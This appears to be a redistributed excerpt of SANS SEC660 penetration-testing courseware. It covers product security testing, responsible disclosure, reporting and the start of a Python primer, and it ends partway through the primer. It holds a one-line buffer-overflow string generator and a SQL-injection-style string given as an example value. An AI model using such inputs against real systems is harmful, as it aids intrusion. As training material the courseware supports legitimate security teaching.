

660.3

Python, Scapy, and Fuzzing

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

<https://t.me/learningnets>

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC660.3

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SANS

Python, Scapy, and Fuzzing

© 2019 Joshua Wright and Stephen Sims | All Rights Reserved | Version E03_01

Python, Scapy, and Fuzzing – 660.3

In this section, we will cover topics such as product security testing, Python scripting for penetration testers, and fuzz testing for bug discovery. Each of these areas will be leveraged throughout the course as we continue to build from concepts learned in courses such as SEC560: Network Penetration Testing and Ethical Hacking.

Courseware Version: E03_01

Table of Contents (I)	Page
Product Security Testing	4
Python for Non-Python Coders	29
EXERCISE: Enhancing Python Scripts	54
Leveraging Scapy	65
EXERCISE: Scapy DNS Exploit	86
Fuzzing Introduction and Operation	101
Fuzzing Techniques	106
What to Test with Fuzzing	109
Building a Fuzzing Grammar with Sulley	119
Sulley Sessions	141
Sulley Agents	146
Running Sulley	151

Table of Contents (1)

This is the Table of Contents slide to help you quickly access specific sections and exercises.

Table of Contents (2)	Page
Sulley Postmortem Analysis	152
Fuzzing Block Coverage Measurement	160
Fuzzing Block Coverage Measurement with DynamoRIO	164
EXERCISE: DynamoRIO Block Measurement	170
Source-Assisted Fuzzing with AFL	180
American Fuzzy Lop	184
Bootcamp	196
EXERCISE: Problem Solving with Scapy and Python	198
EXERCISE: Intelligent Mutation Fuzzing with Sulley	210
EXERCISE: Source-Assisted Fuzzing with AFL	220

Table of Contents (2)

This is the Table of Contents slide to help you quickly access specific sections and exercises.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 3

Product Security Testing

Python for Non-Python Coders

Exercise: Enhancing Python Scripts

Leveraging Scapy

Exercise: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Exercise: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Product Security Testing

In this module, we will discuss the practice of product security testing.

Objectives

- Our objective for this module is to understand:
 - Product security testing
 - Prioritization
 - Testing environment and tools
 - Bug discovery and disclosure
 - Documentation and reporting

Objectives

The objectives in this module focus on an approach to product security, including an overview of testing, prioritization, tools, bug discovery, and reporting.

Product Security Testing

- As a senior penetration tester, you may be asked to test a product:
 - Network Access Control (NAC)
 - Intrusion Prevention System (IPS)
 - Antivirus (AV)
 - Voice over IP (VoIP)
 - Smartphone
 - Countless others

Product Security Testing

Working as an advanced penetration tester often means testing products and applications being considered for use by an organization. Product security testing is typically limited to a specific product or application or range of products within the same space. Often these products are being considered as a replacement to an existing technology or a new technology being introduced. Penetration testing frameworks offer limited support with this type of testing, unless there is a known vulnerability and corresponding exploit. A tester must be able to take any type of product or application and have a methodical approach to performing a complex risk assessment. Remember, you are often the final say from a security perspective as to whether or not an organization moves forward with a particular product or application. Failure to identify vulnerabilities could result in serious implications if a vulnerability is discovered by an attacker. Types of devices that you may be asked to assess include NAC, IPS/IDS, AV, VoIP, smartphones, embedded systems, and countless others.

Initial Questions

- Type of product
- Size of deployment
- Location of deployment
- Data elements stored
- User access level
- Business drivers

Initial Questions

Though seemingly obvious, these initial questions can help with prioritization and timing estimates for testing. Business units can sometimes be reluctant to share information about the reasoning for selecting a particular product for use within an organization. This author has seen reasons ranging from cost and company reputation to executive-level commitments and vested interests. Remember, your job is to perform a risk assessment on a proposed product that may have the potential to scale quickly outside of the initial scope and expose customers, employees, vendors, and others to potential vulnerabilities. It is the tester's name on the final report. We'll discuss risk transference later. Once a product is approved for implementation, it is difficult to justify and fund change in the future, regardless of the reasoning.

These questions are best discussed in person or on a conference call. Any missed questions or action items should be documented and tracked closely. Sales representatives from a product company are known to promote or leak information about a feature or control that is still in development. The type of product should be discussed, along with any competitors within the space. The product sponsors should be prepared to respond to significant questioning about the product's functionality and security features, along with the reasoning for selecting the product at hand. Contacts should be provided, giving the tester direct access to developers and other technical staff from the company owning the product. Depending on the size of the company and the size of the potential transaction, it is not uncommon to be on a call with the CIO from the company owning the product. This level of visibility requires the skill of articulating complex topics at a business level. At smaller organizations, the CIO is often quite technical and willing to provide whatever information is needed.

Other initial questions should include the size of the initial deployment and likelihood of scaling the deployment in the future. The location of the deployment is essential when applicable. A smartphone deployment to a limited number of senior managers is much different from a new AV product rolled out to 100K systems. These questions must be put into perspective accordingly. The type of access stored on, passed through, or accessible by the product is critical in understanding the impact to the organization.

Though often carried out by a separate team, a risk assessment must be performed on the product, starting at a very basic level. It is not uncommon to see your writing appear in many emails and reports. A medium-to-large organization with an internal risk assessment group will certainly leverage the documentation provided in the final report. The level of access to the product by regular users and administrators must be well understood in order to gauge the impact, as well as the likelihood, of vulnerability discovery and successful exploitation.

Documented Request

- Request for new technology should be in writing
- Funding often drives prioritization
- Request should include project sponsor and justification
 - Who is requesting the technology?
 - How will it help the organization?

Documented Request

As with most work-related items, the request for a product security test should be formally submitted and thoroughly documented. The request should be submitted by the project sponsor or someone representing the project sponsor. The documented request helps with prioritization and accountability. Funding for some projects is very unstable, especially if there is no real business justification. Throughout the lifetime of the testing, the tester should be in contact with the sponsor in order to be notified of any changes to the status of the request. This also allows the tester to inform the sponsor of any issues with testing, ranging from security issues to changes in scope.

Prioritization

- Two main areas of prioritization:
 - What is the company most worried about?
 - Regulatory compliance
 - Intellectual property exposure
 - Access to sensitive records
 - How much time do you have?
 - Must often determine biggest threats due to time limitations set by requestor
 - Must relay limitations due to time of requestor and document any untested areas

Prioritization

There are many items that may help to determine the prioritization level of a given assessment. Most of them can be summarized into two main areas. The first area is driven by cost and takes into consideration items such as regulatory compliance, intellectual property, and access to critical assets. If a regulation is driving the implementation of a new control or technology, project prioritization is often based on compliance penalties and tight deadlines. Identified vulnerabilities relative to intellectual property and critical data exposure are another prioritization driver under this area.

The other main area of prioritization has to do with timing. Often, the requestor has made project commitments within a given time frame. The amount of time for product security testing may not have been forecast into the project plan, and even if time was allotted, it is often not enough. The tester must identify the biggest areas of concern based on the type of product being tested. From this information, a testing plan can be developed. The tester must document and communicate how the time restrictions affect the overall testing effort. Any areas skipped due to these limitations must be documented as such.

Executive Projects

- Senior management requests the use of a new or questionable technology
 - iPad
 - Smartphone (iPhone, Treo, BlackBerry)
 - Wireless, VoIP, embedded device
- Often with minimal time for assessment
- Usually limited deployments

Executive Projects

It is not uncommon for senior management to request a technology that would otherwise not be considered for use within an organization. Many of the requested devices were not initially designed for enterprise deployment and must play catch-up to meet the security requirements and demands of commercial use. Other types of devices and technologies were designed for enterprise use, but they still require controls. It is likely that the deployment of newer technologies will be limited to a small number of business leaders.

An iPad is arguably not the most effective tool for most employees to perform their day-to-day activities, but few would argue that the device is a great option. If requested by business leaders, chances are that the device will make its way onto the network regardless of the security policy. Without a proper evaluation period, security testing, and controls, newer technologies may pose an unknown threat to an organization. Working with the project sponsor to limit the deployment to a small number of employees as well as restricting the type of data stored on or accessed by the device can help mitigate the initial risk to allow for proper testing.

Ready to Test

- Prioritization established
 - Scope of testing defined
 - Testing focused on areas of biggest concern
 - Timing commitments agreed upon
- Now the work begins
- Look for any external research

Ready to Test

Once the testing scope has been identified and agreed upon, testing can begin. It should be clearly defined and documented as to what the drivers of the project are, who the sponsors are, the biggest areas of concern, the size of the deployment and potential scalability, and the agreed-upon time commitments. Google should be scoured for any research that may have already been done on the product at hand. This can help to save time during testing. When this author was researching the use of Address Space Layout Randomization (ASLR) on Windows Vista/7/2008, a research paper by Ollie Whitehouse at Symantec was discovered, which helped to save countless hours of research.

Testing Environment

- Each request is likely to be unique
- Some basic items are needed:
 - VMware and images of company OS builds
 - Hardware (laptops, switches, cables)
 - Disassemblers and debuggers
 - Fuzzing tools (Sulley, PacketFu, custom)
 - Scripting language (Python, Ruby)
 - Sniffers (Wireshark, tcpdump)

Testing Environment

Each request for product security testing is likely to be unique. As a tester works through a large number of requests, a large amount of testing methods and tools written can be modified and reused. A tester will begin to develop a toolkit of custom techniques and tools written from various testing efforts, which can become quite valuable. As each test is unique, a static lab setup is unlikely; however, some basic items are almost always needed for testing.

Virtualization software such as VMware is an invaluable tool. The ability to load custom builds that represent production systems, along with the ability to create snapshots of those systems in various states, is essential for testing. Though virtualization is great, we still need hardware on which to install the virtualization products. Also, some OSs (such as mainframe systems) do not support virtualization. If the product undergoing testing is a widget or physical device, virtualization may not be required.

Disassemblers and debuggers are required to do reverse engineering and analysis of crashes. These tools include GNU Debugger (GDB), IDA Pro, objdump, WinDbg, Immunity Debugger, OllyDbg, and many others. Fuzzing tools such as Sulley and PacketFu can help to automate the bug discovery process. More on fuzzing later. Familiarity with a scripting language such as Python or Ruby can help a tester save countless hours. It is almost a requirement that the tester has programming knowledge when performing product security testing, as analysis often leads to reverse engineering and exploit writing. Python and Ruby have come a long way with support for exploit research. Sniffers are also an essential part of testing, enabling the tester to determine network behavior and perform protocol analysis. These tools are covered throughout the course!

OS Version of Embedded Devices and Widgets

- Determine the underlying operating system
 - Embedded devices, bastion hosts, network widgets, and others are often running on outdated OSs
 - Linux Kernel 2.4 and early 2.6 are still seen on modern devices
 - Devices go unpatched at the OS level
 - Vendors often get a product working on a specific OS and do not update

OS Version of Embedded Devices and Widgets

The underlying operating system of a product is often outdated and unpatched. Some of these OSs are inherently vulnerable, as they can have significant issues at the kernel level. The Linux kernel versions 2.6.17 through 2.6.19 are vulnerable to a trampoline-style attack for defeating ASLR. Systems up to 2.6.24 are likely vulnerable to the well-known vmsplice exploit. Other more recent versions lack kernel security to protect against null pointer dereferencing, making exploitation trivial. Understanding the many exploits affecting various operating systems over the years can help penetrate embedded devices, network widgets, bastion hosts, and other locked-down devices.

Reverse Engineering and Debugging

- Time-consuming effort
- Advanced skill required for bug analysis and exploit writing
- Restricted by level of access to product being tested
- May violate terms of use
- IDA Pro is probably the best tool

Reverse Engineering and Debugging

Depending on the level of access to the product being tested, reverse engineering may be an option. Behavioral analysis of a product or application may have limitations. The only way to truly understand the inner workings of a program is by having the source code or reversing the program. Decompilers are available, such as the Hex-Rays Decompiler, but they are expensive and not perfect with their interpretation. Reverse engineering is an advanced skill as well as time-consuming. Access to the product may be limited in such a way where the ability to reverse engineer it may not be possible.

Often, embedded devices are extremely limited in regard to access. This may make reverse engineering relative code impossible. On occasion, custom reversing and debugging tools may be created for the target, but this again poses issues in relation to time and skills. The tester must also follow the terms of use when testing a product, as it may not permit reverse engineering and decompilation. A debugger is also an essential tool when performing bug discovery against an application. When testing an application, debugging is usually easy to perform. When testing a physical product, debugging may be difficult, as many do not provide an interface to perform this type of testing.

Occasionally, devices provide core dumps when they experience a crash, which can help with bug hunting and exploit writing. Debuggers provide the tester with the ability to pause execution at a specific moment in time and analyze the state of the process. When a crash occurs, the debugger clearly shows the results, allowing the tester to determine the vulnerable area of code.

IDA Pro Basics

- Disassembler and Debugger
 - Supports multiple debuggers and techniques, including WinDbg
 - Disassembles many processor architectures, including ARM, x86, AMD, and Motorola
 - Provides many different graphical and structural views of disassembled code
 - Reads symbol libraries and cross-references function calls

IDA Pro Basics

The number of features provided by IDA Pro is extensive and always growing. IDA Pro is mainly known for its use as a disassembler, taking compiled code and providing the mnemonic assembly instructions as compiled by the compiler. From this information, one can study the program's intentions as well as attempt to decompile the code back to its original source. IDA Pro supports multiple debuggers and debugging techniques, such as WinDbg, as well as remote debugging with GDB and many others. Currently, over 50 processor architectures are supported by IDA Pro, including ARM, x86, AMD, and Motorola. A full list can be found at <https://hex-rays.com/products/ida/processors.shtml>.

IDA Pro offers many ways to assist with interpreting disassembled code. Blocks of code within a function are graphed into an easy-to-read display, clearly showing the branches that code execution can take.

Processor Architecture

- Different types for different systems
- x86 and ARM processors most common when testing
 - ARM growing with smartphones
 - x86 still most common
- Each has its own instruction set
- IDA Pro can disassemble both, as well as many others!

Processor Architecture

When reversing, debugging, interacting, and choosing shellcode during testing, it is important to understand the processor architecture of the target device. An increasing number of smartphones are using ARM processors, while x86 remains the dominant architecture on systems in use today. Each architecture has its own instruction set that works with the processor. Assembly code from one architecture will not work on another. Fortunately, tools such as IDA Pro can disassemble almost anything. The difficulty is in getting the code to disassemble. Some embedded devices have the ability to run tools such as GDB locally or to allow for remote debugging. Others will give you a core dump or nothing at all. Overall processor architecture will be covered later in the course.

Denial of Service or Code Execution?

- Did a crash occur?
 - Fuzz testing, static testing, file format testing
- Most bugs start as a denial of service (DoS)
 - Some stay a DoS
 - Others have an opportunity for code execution
 - Important to distinguish the difference

Denial of Service or Code Execution?

Most bugs of interest start out causing a denial of service (DoS) when malformed data or a specific condition causes the program or system to crash. Not all bugs cause the process to crash, as many are caught by exception handlers. Others cause a thread to crash, but not the parent process. Once it is determined what condition causes the crash, a debugger can be used for further analysis. Some types of fuzzing, such as intelligent mutation and static fuzzing, make it easy to determine the exact condition that causes a crash. Randomized fuzzing can prove difficult when trying to determine what specific data causes a crash. Regardless, DoS conditions are often code execution opportunities waiting to be discovered.

Through the use of debugging tools, a tester can determine if the process is exploitable during the crash. This requires the examination of processor registers, stack values, heap state, and information available in the debugger. Before declaring that a bug is not exploitable, a tester must be confident that all techniques have been exhausted. There are some well-known security researchers who look for DoS discoveries made by others so that they may attempt to solve something that the original tester could not solve.

Testing Proprietary Applications

- Internal proprietary applications
 - Developed in-house or outsourced
- Lack of documentation
 - Outdated program handling core functions
 - Original developers gone
 - Lack of patching and overall understanding
- Use sniffers to read communications
 - Be cautious when fuzzing

Testing Proprietary Applications

Commercial applications are readily available to anyone who can then perform reverse engineering, fuzzing, and potential exploitation; however, proprietary applications are not publicly available. This lack of public scrutiny and testing can result in many undetected bugs waiting to be discovered. Many internal programs are developed in-house or offshore with no security-oriented development life cycle process. They are often full of vulnerabilities that can be easily discovered through standard fuzz testing and other methods. Another issue is that although many of these applications are serving critical functions, the original developers are no longer employed with the company. This poses a challenge in understanding what the application does exactly and who relies on its services. If the program were to crash, will it come back up?

These types of questions must be taken into consideration before testing. Reverse engineering may or may not be possible, depending on the language in which the application was written, as well as the support by the underlying operating system for disassembly and debugging. Tools such as network sniffers can be very helpful when analyzing an undocumented protocol.

Vulnerability Discovery

- So you discovered a vulnerability ... now what?
 - Corporate disclosure policy
 - Appropriate contacts
 - Severity and impact
 - Remediation efforts

Vulnerability Discovery

Once a vulnerability has been discovered and determined to be exploitable or not exploitable, what steps should be taken next? If a vulnerability is exploitable and exploit code written, it is possible that others may have discovered the same vulnerability. The vendor may or may not be aware of the issue. Contacts should be made with the organization so that information may be shared. The severity and impact of the vulnerability to the organization considering the product should be assessed and documented. Disclosure may lead to remediation efforts with the vendor. We will discuss these topics now.

Corporate Disclosure Policy

- Your company may have an official stance on disclosure
- Some vendors encourage disclosure, while others discourage it
- Disclosure should be handled responsibly
- Bugs discovered outside of work may be an issue

Corporate Disclosure Policy

Many companies have an official stance on the disclosure of discovered vulnerabilities. Some vendors encourage security testing of their products, while others highly discourage testing. If a company does not have a stance on disclosure, a policy should be put into place to avoid complications. Ethical and responsible disclosure often involves drafting a technical report and providing it to a contact at the vendor.

Many security professionals in the field of penetration testing and vulnerability research spend personal time working on research projects and bug hunting. Though a bug may be discovered on personal time, the research may still be required to follow the official company policy on disclosure. This is primarily due to company reputation. If a bug is discovered by an employee and is not handled responsibly, it may come to light that the individual who disclosed the bug works for a company that does not wish to be associated with the disclosure. Therefore, be sure to check on your company's policy.

Types of Disclosure

- **Full Disclosure:** Details made public, possibly with an exploit
 - No or limited vendor coordination
- **Limited Disclosure:** Existence of problem publicized, details to vendor
- **Responsible Disclosure:** Analyst works with vendor to disclose after resolution

Types of Disclosure

In the use of fuzzing, it is likely that you will identify product flaws. Unless you are the product vendor, it is unlikely you will be able to resolve the flaw on your own. The logical progression is to report the issue to the responsible vendor and work with them toward a fix.

Disclosing security vulnerabilities to a vendor can be a tricky business. The practice of ethical or responsible disclosure is almost universally recommended by security professionals but can be clouded in complexity when it comes down to the details of actually disclosing the vulnerability. Resources such as the Organization for Internet Safety Guidelines for Security Vulnerability Reporting and Response (http://www.symantec.com/security/OIS_Guidelines%20for%20responsible%20disclosure.pdf) can be useful as a guideline for disclosing vulnerabilities to vendors, but it is important to first answer several questions for yourself before embarking on the vulnerability disclosure process:

- What are my goals in disclosing this vulnerability? Sometimes your goal may be to simply get the vulnerability resolved as quickly as possible. However, it is reasonable to use the disclosure of a vulnerability as a mechanism to technical acumen, especially if you are working as a consulting security analyst.
- Will you publish an independent security advisory regarding the vulnerability? In many cases, researchers who have discovered bugs may want to distribute their own independent security advisory. This gives you the opportunity to disclose your side of the impact and details surrounding the vulnerability. This can be negatively viewed by the vendor responsible for the flaw, since they may want to minimize the perceived impact of the flaw.
- Does your employer have an explicit or implicit policy regarding vulnerability disclosure? It may be hard to separate your personal identity from that of your employer. Always assume a reporter can use Google to identify your employer's name and may opt to publish an article disclosing your employer. Depending on the nature of the vulnerability disclosure, this could attract unnecessary or undesirable attention to your employer, which could risk your continued gainful employment. Always work out the details of a disclosure strategy with your employer before talking to the responsible vendor.

Appropriate Contacts

- The tester should be provided with contacts
 - Often, the point of contact given is a sales representative
 - The tester should have access to developers
 - Test results should only be given to the appropriate contacts
- Many vendors do not have a documented process

Appropriate Contacts

When you're disclosing a vulnerability, the appropriate contacts should be made available. Disclosure information should not be given to the wrong individuals; it should only be given to those working in the development or security role at the target company. Make sure those who should be involved are in fact involved prior to disclosure. Developers often do not take the report seriously at first, so any detailed technical information is helpful during disclosure. If they deem the discovery important, they are typically quick to set up a meeting to further discuss the issue and thought process behind discovering the bug. Many vendors do not have an official disclosure process, so this may be new to them as well.

Remediation Efforts

- Patching may take months
 - Three to six months is common
 - Negotiate a timeline up front
- Let the vendor know if you are interested in being credited
- Resist the urge to discuss or disclose vulnerability information

Remediation Efforts

What is a reasonable timeline for the vendor to resolve and publish a fix? This is difficult to answer for researchers who have not worked for enterprise product vendors. What may be perceived as a simple fix may be complex from an implementation perspective, followed by quality assurance (QA) testing, documentation, and vendor-specific disclosure processes (for example, does the vendor disclose flaws to their customers before disclosing to the public?). For software flaws in a product, it is not unreasonable for a vendor to take 3–6 months to disclose the flaw publicly. For weaknesses inherent in a protocol, it can take significantly longer, especially when the protocol must be supplanted with a completely new protocol.

When disclosing a flaw to a vendor, be open about your intentions about publishing an independent advisory. In this author's experience, it is best to negotiate a disclosure timeline with the vendor up front and then hold them to the release dates. If desired, request regular status reports from a vendor to ensure that the vulnerability is being addressed to your satisfaction. Be prepared for a vendor not to appreciate your efforts, especially in the case of vendors who have less experience in vulnerability resolution and response.

Resist the urge to disclose a vulnerability publicly without coordinating with a vendor first. While this can create a big splash and will likely win you accolades with the script kiddie attacker community, it will ultimately cast an image of unprofessional behavior. Researchers who work with vendors to resolve vulnerabilities and practice responsible disclosure can build long-term credibility and respect, which is significantly more valuable than short-term notoriety.

Severity and Impact

- Critical phase in determining if the product will be used
- Quantitative and qualitative assessment best
 - Factors in money and likelihood
 - A strong tool for go or no go
- Many formulas publicly available

Severity and Impact

The impact of a compromised vulnerability has the potential to be all over the map. When assessing risk, we tend to lean toward the worst-case scenario. This is okay due to additional factors calculated into the assessment above monetary loss. Quantitative risk assessment focuses on how bad an incident could be from a monetary perspective.

If a database containing 1,000 records, each worth \$100, is compromised, the quantitative impact could be up to \$100K. This alone is not enough to determine the risk level. We must factor in additional pieces, such as the likelihood of occurrence, the difficulty of discovery and exploitation, and any potential reputation risk. Through these additional pieces, we are able to determine a qualitative risk rating. This type of rating is simply seen as a label such as low, medium, or high. If a risk has a high quantitative rating but a low qualitative rating, it may be deemed okay. There may also be mitigating controls that can help reduce the risk further. Regardless, the risk assessment is often used as an ultimate deciding factor when determining if a product is to be approved for use.

Final Document

- Executive Summary
- Detailed Summary
- Testing Performed and Environment
- Findings
- Mitigation
- Recommendations
- Appendix

Final Document

The final document is usually the only surviving proof of your work. It is often exposed to senior management, especially if they have a vested interest in the project or product. The final document, like most documents, should start out with an executive summary. This summary lists the purpose behind the product being tested, the sponsors, the testers, and the most significant findings in a summarized manner. Details should be left to other sections. Following the executive summary can be a more detailed summary, elaborating a bit more on the findings and information around the testing.

Next should be a section that documents the type of equipment that was used, as well as more information about the target being tested. This should include the types of tests performed against the target. The findings should be documented in a matrix-style format that has columns for any relative security policy, likelihood, impact, mitigating controls, final risk rating, and room for comments. Any mitigating controls or suggestions should be drafted up in their own section. Recommendations to improve the security, and even a recommendation for or against the product, can follow. Detailed technical information can be placed into an appendix for those who wish to read it.

Module Summary

- Product security testing is a dynamic area of study
- Prioritization can be based on several factors
- Requires the use of many tools, often custom
- Bug discovery and disclosure require special attention
- Documentation and reporting are key

Module Summary

In this module, we covered the basic framework of product security testing. Each product is likely to be very unique. The reuse of tools when possible is a great time-saver. After testing a large number of products, the tester develops a toolkit of custom scripts and programs. Sharing these with the community is greatly appreciated. Discovery and disclosure require special attention to ensure you are abiding by your company's stance on the topic. The final documentation provided is often visible high up on the company ladder, especially if there is executive interest in the initiative.

Recommended Reading

- IDA Pro and Decompiler Website
 - <https://www.hex-rays.com/products/ida/index.shtml>
- Software Security Testing
 - <https://ieeexplore.ieee.org/document/1492349>
- Introduction to Risk Analysis
 - <http://www.security-risk-analysis.com/introduction.htm>
- Introduction to Fuzzing
 - <https://www.brighthub.com/computing/smb-security/articles/9956.aspx>

Recommended Reading

- IDA Pro and Decompiler Website: <https://www.hex-rays.com/products/ida/index.shtml>
- <https://ieeexplore.ieee.org/document/1492349>
- Introduction to Risk Analysis: <http://www.security-risk-analysis.com/introduction.htm>
- Introduction to Fuzzing: <https://www.brighthub.com/computing/smb-security/articles/9956.aspx>

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 3

Product Security Testing

Python for Non-Python Coders

Exercise: Enhancing Python Scripts

Leveraging Scapy

Exercise: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Exercise: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Python for Non-Python Coders

The ability to rapidly develop new tools truly separates advanced pen testers from their peers. When defenses change, you must be able to change along with them. The penetration testers who have to sit back and wait for someone else to develop attack tools will always be one step behind the defenders. Python is an extremely flexible and powerful language that lets you quickly develop tools to defeat even the most well defended network.

Objectives

- Teach current coders to adapt skills to Python
- Provide an overview of Python syntax
- Introduce Python Variables Types
- Show how to use Control Statements
- Explain how to use Python modules
- Examine useful Python Code Snippets
- Use Python's PEFILE module

Objectives

Teaching someone who doesn't know how to code to become a coder in just a few slides is nearly impossible. SANS has an entire course called SEC573 Automating Information Security with Python that is focused on teaching you to code in Python and how to apply those concepts in information security. However, so many of the tools that we will be using in this course are built on Python that we need everyone to have some familiarity with the language. This next section is intended to give those of you who already have some experience coding in other languages the ability to adapt your existing skills to Python. If you have never coded before, this section is intended to teach you enough to make it through the labs today. But if you are really going to call yourself an advanced penetration tester, learn to code. Check out SEC573 Automating Information Security with Python.

We will discuss key elements of Python syntax that you will need to understand for today's material. This will include the use of various types of Python variables, control statements, and Python modules. With the basic syntax under our belts, we will look at a few examples of Python code that will be helpful in your next penetration test. Then we will wrap it up with an exercise that will allow us to find vulnerabilities functions inside of Windows Executables.

Executing Python Programs

- Programs can be run from the command line
- Programs can be run as scripts
- Programs can be run in Python's interactive terminal

```
# python3 -c "print('A'*10000)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
```

```
# cat helloworld.py
#!/usr/bin/env python3
print('Hello world!!')
# ./helloworld.py
Hello world!!
```

```
# python3
Python X.X.X
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or
"license" for more information.
>>> print('Hello world!!')
Hello World
```

Executing Python Programs

There are several ways to execute python programs. The simplest way to execute a small Python program is from the command line. When the python command is followed by a `-c`, you can pass a Python program to the interpreter on the command line. As you can imagine, only very small, very simple Python programs can be passed on a single command line, but there are many use cases where this works for us as penetration testers. For example, if I need to generate 10,000 A's to overflow a buffer, then the Python command line can easily accomplish this task.

The most common way we use Python is by a script for the Python interpreter. The Python interpreter opens the script, reads it, and executes it line by line. In the example above, the Python script `helloworld.py` contains the shebang characters `"#!/"`, which are followed by the Linux command required to find and execute the Python interpreter. In our example, we use the command `"/usr/bin/env python3"`, which uses Linux' `env` tool to find Python and execute it. This syntax is preferred over a shebang with a hardcoded python path like `"#!/usr/bin/python3"` because you don't really know where the python interpreter will be on any given system. Instead, let `env` find it and execute it for you. The second line of our script prints the string `'Hello world!!'` to the screen. When the Python program is executed, you can see the output of this print function.

Last, by simply typing `"python3"`, we are dropped into a Python prompt where we can enter a single line to a Python program, and it will be executed. The interactive Python shell is an excellent way to preview what the command you put into your script will do and inspect that variable to see what options are available to you to use in your programs.

Python Numeric Types

Type	Purpose	Example
int()	Positive or Negative whole numbers. The maximum and minimum values are limited by the memory in your computer.	<pre>>>> hosts = 20 >>> hosts += 10 >>> hosts 30 >>> ports = 65535 >>> hosts*ports 1966050 >>> passwd_combos = 64**3 + 64**2 + 64**1 + 64**0</pre>
float()	Floating-point value, positive or negative, with a decimal point accurate to 16 decimal places	<pre>>>> pi = 3.1415 >>> 0.1 + 0.2 == 0.3 False >>> round(0.1 + 0.2,16) == round(0.3,16) True >>> round(0.1 + 0.2,17) == round(0.3,17) False</pre>

Python Numeric Types

Python numeric types include integers and floats. Integers include positive and negative whole number. In Python2 integers were limited to the CPU size of the processor. If you needed a number bigger than what could be stored in 32 or 64 bits then you used a variable type called longs. In Python3 there are no longs and integers can store huge integers that are only limited by the amount of memory you have. In the example above we assign the hosts variable the value 20. On the next line we add 10 to the current value of hosts with the += syntax shortcut. This is equivalent to 'hosts = hosts + 10'. When a variable is typed at the python prompt is Python will print the contents of the variable. One asterisks is used to perform multiplication operations. Two asterisks is used to perform exponential math.

Floats are real numbers with decimal points. They are stored in either 4 or 8 bytes in memory depending upon the CPU size. Like most programming languages floating point numbers in Python are accurate up to 16 decimal points. The mishandling of floating points can lead to programming errors in most languages. For more information on how various languages are affected by this check out <https://0.30000000000000004.com/> In Python it is important to remember to round your numbers to no more than 16 places when comparing floating point numbers.

Python 'string' Types

Type	Purpose	Example
str()	Collection of UTF-8 characters. 1, 2, 3 or 4 bytes will be used to represent a single character	<pre>>>> hostname = 'sec660.sans.org' >>> injection = "" ' or "1"="-- "" >>> path = "\"c:\\program files\\" >>> print(path) "c:\\program files\"</pre>
